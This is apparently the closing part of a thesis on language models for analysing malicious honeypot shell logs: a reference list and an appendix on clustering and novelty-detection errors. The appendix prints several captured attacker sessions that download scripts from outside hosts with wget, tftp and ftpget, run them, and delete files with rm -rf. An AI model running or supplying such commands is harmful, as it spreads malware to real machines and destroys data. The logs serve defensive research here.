[21] Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N. Gomez, Lukasz Kaiser, and Illia Polosukhin. *Attention Is All You Need.* 2023. arXiv: `1706.03762 [cs.CL]`. URL: `https://arxiv.org/abs/1706.03762` (cit. on pp. 7, 8).

[22] Yinhan Liu et al. *RoBERTa: A Robustly Optimized BERT Pretraining Approach.* 2019. arXiv: `1907.11692 [cs.CL]`. URL: `https://arxiv.org/abs/1907.11692` (cit. on p. 13).

[23] Zhangyin Feng et al. *CodeBERT: A Pre-Trained Model for Programming and Natural Languages.* 2020. arXiv: `2002.08155 [cs.CL]`. URL: `https://arxiv.org/abs/2002.08155` (cit. on p. 13).

[24] Daya Guo, Shuai Lu, Nan Duan, Yanlin Wang, Ming Zhou, and Jian Yin. *UniXcoder: Unified Cross-Modal Pre-training for Code Representation.* 2022. arXiv: `2203.03850 [cs.CL]`. URL: `https://arxiv.org/abs/2203.03850` (cit. on p. 13).

[25] Nils Reimers and Iryna Gurevych. *Sentence-BERT: Sentence Embeddings using Siamese BERT-Networks.* 2019. arXiv: `1908.10084 [cs.CL]`. URL: `https://arxiv.org/abs/1908.10084` (cit. on p. 14).

[26] Tianyu Gao, Xingcheng Yao, and Danqi Chen. *SimCSE: Simple Contrastive Learning of Sentence Embeddings.* 2022. arXiv: `2104.08821 [cs.CL]`. URL: `https://arxiv.org/abs/2104.08821` (cit. on pp. 14, 16).

[27] Prannay Khosla, Piotr Teterwak, Chen Wang, Aaron Sarna, Yonglong Tian, Phillip Isola, Aaron Maschinot, Ce Liu, and Dilip Krishnan. *Supervised Contrastive Learning.* 2021. arXiv: `2004.11362 [cs.LG]`. URL: `https://arxiv.org/abs/2004.11362` (cit. on p. 15).

[28] Anwar Ul Haq, Sameera Momen, Tehseen Nazir, Muhammad Shoaib Rahim, and Hassan Alshazly. «Improved U-Net: Fully Convolutional Network Model for Skin-Lesion Segmentation». In: *Applied Sciences* 10.10 (2020), p. 3658. DOI: `10.3390/app10103658`. URL: `https://www.mdpi.com/2076-3417/10/10/3658` (cit. on p. 15).

[29] Matteo Boffa. *LogPrécis: Unleashing language models for automated malicious log analysis.* `https://github.com/SmartData-Polito/logprecis`. 2023 (cit. on pp. 16, 22).

[30] MITRE ATT&CK. *Enterprise Tactics.* Accessed: 2024-09-03. 2024. URL: `https://attack.mitre.org/tactics/enterprise/` (cit. on p. 17).

[31] Terran Lane. *UNIX User Data.* UCI Machine Learning Repository. DOI: https://doi.org/10.24432/C5302K (cit. on p. 18).

[32] U. Sedlar, M. Kren, L. Štefanič Južnič, and M. Volk. *CyberLab honeynet dataset.* Zenodo. Accessed: 2024-09-03. Feb. 2020. DOI: `10.5281/zenodo.3687527` (cit. on p. 19).

[33] Michel Oosterhof. *Cowrie SSH/Telnet Honeypot.* `https://github.com/cowrie/cowrie`. Accessed: 2024-09-03. 2024 (cit. on p. 19).

[34] Xi Victoria Lin, Chenglong Wang, Luke Zettlemoyer, and Michael D. Ernst. «NL2Bash: A Corpus and Semantic Parser for Natural Language Interface to the Linux Operating System». In: *Proceedings of the Eleventh International Conference on Language Resources and Evaluation LREC 2018, Miyazaki (Japan), 7-12 May, 2018.* 2018 (cit. on pp. 19, 20).

[35] RootedPerson. *GitHub Snippets Dataset.* Accessed: 2024-09-17. 2023. URL: `https://www.kaggle.com/datasets/rootedperson/github-snippets` (cit. on p. 20).

[36] CZ.NIC. *Haas - Honeypot as a Service.* `https://haas.nic.cz/`. Accessed: 2024-09-03. 2024 (cit. on p. 21).

[37] Hayato Tsukagoshi. *Simple-SimCSE: A simple implementation of SimCSE.* `https://github.com/hppRC/simple-simcse`. 2022 (cit. on p. 21).

[38] Daniel Cer, Mona Diab, Eneko Agirre, Inigo Lopez-Gazpio, and Lucia Specia. «SemEval-2017 Task 1: Semantic Textual Similarity Multilingual and Crosslingual Focused Evaluation». In: *Proceedings of the 11th International Workshop on Semantic Evaluation (SemEval-2017).* Association for Computational Linguistics, 2017. DOI: `10.18653/v1/s17-2001`. URL: `http://dx.doi.org/10.18653/v1/S17-2001` (cit. on p. 22).

[39] *Legion Cluster - HPC@PoliTO.* Accessed: 2024-09-29. URL: `https://www.hpc.polito.it/legion_cluster.php` (cit. on p. 23).

[40] *Computing Facilities - SmartData@PoliTO.* Accessed: 2024-09-29. URL: `https://smartdata.polito.it/computing-facilities/` (cit. on p. 23).

# Chapter 6

# Appendix

## 6.1 NL2Bash

Here is reported the image 6.1 representing the cluster find by tfidf in the natural language description first word of the NL2Bash dataset.

## 6.2 Novelty detection

Here are reported other errors of the CodeBERT DA bash model following the order as in the main section, are reported the novelty of the model, the nearest GT session for the model, and the nearest GT session for edit distance.
The first error is similar to the one already discussed, caused by the noisy part of the session:

**1:**
```
cd /tmp ; wget http://silvergate.ddnsgeek.com:8088/3Update.sh ; curl
-O http://silvergate.ddnsgeek.com:8088/3Update.sh ; chmod 777 3Update.sh
; sh 3Update.sh ; rm -rf * ;
```

**2:**
```
scp -t /tmp/3s3Z3Ogf ;
```

**3:**
```
cd /tmp || cd /var/run || cd /mnt || cd /root || cd / ; wget
http://37.49.230.137/bins.sh ; chmod 777 bins.sh ; sh bins.sh ; rm -rf
* ;
```

The second error is different from before. Here can be seen that the model has assigned the most similar session to a correct row because 1 and 2 are quite similar(only the start command and IPs changes). The problem here is that this case must not be considered a novelty! Indeed, two sessions this similar must




**Figure 6.1:** Clusters created using dbscan algorithm over first-word vocabulary Tfidf.

achieve a similarity value of about 80% or higher, while in this specific case, the similarity achieved is only 44%, reason for which the model has considered it a novelty.

**1:**
```
sh ; shell ; help ; busybox ; cd /tmp || cd /run || cd / ;
wget http://142.11.199.28/bins.sh ; chmod 777 bins.sh ; sh bins.sh ; rm
-rf bins.sh ; tftp 142.11.199.28 -c get tftp1.sh ; chmod 777 tftp1.sh
; sh tftp1.sh ; tftp -r tftp2.sh -g 142.11.199.28 ; chmod 777 tftp2.sh
; sh tftp2.sh ; ftpget -v -u anonymous -p anonymous -P 21 142.11.199.28
ftp1.sh ftp1.sh ; sh ftp1.sh tftp1.sh tftp2.sh ftp1.sh ; rm -rf * ;
```

**2:**
```
ifconfig ; cd /tmp || cd /var/run || cd /mnt || cd /root || cd / ;
wget http://14 2.11.236.183/bins.sh ; chmod 777 bins.sh ; sh bins.sh
; tftp 142.11.236.183 -c get tftp1.sh ; chmod 777 tftp1.sh ; sh tftp1.sh
; tftp -r tftp2.sh -g 142.11.236.183 ; c hmod 777 tftp2.sh ; sh tftp2.sh
; ftpget -v -u anonymous -p anonymous -P 21 142.11 .236.183 ftp1.sh ftp1.sh
; sh ftp1.sh ; rm -rf bins.sh tftp1.sh tftp2.sh ftp1.sh ; rm -rf * ;
```

**3:**
```
sh ; shell ; help ; busybox ; cd /tmp || cd /run || cd / ;
wget http://142.11.214.46/bins.sh ; chmod 777 bins.sh ; sh bins.sh ; rm
-rf bins.sh ; tftp 142.11.214.46 -c get tftp1.sh ; chmod 777 tftp1.sh
; sh tftp1.sh ; tftp -r tftp2.sh -g 142.11.214.46 ; chmod 777 tftp2.sh
; sh tftp2.sh ; ftpget -v -u anonymous -p anonymous -P 21 142.11.214.46
ftp1.sh ftp1.sh ; sh ftp1.sh tftp1.sh tftp2.sh ftp1.sh ; rm -rf * ;
```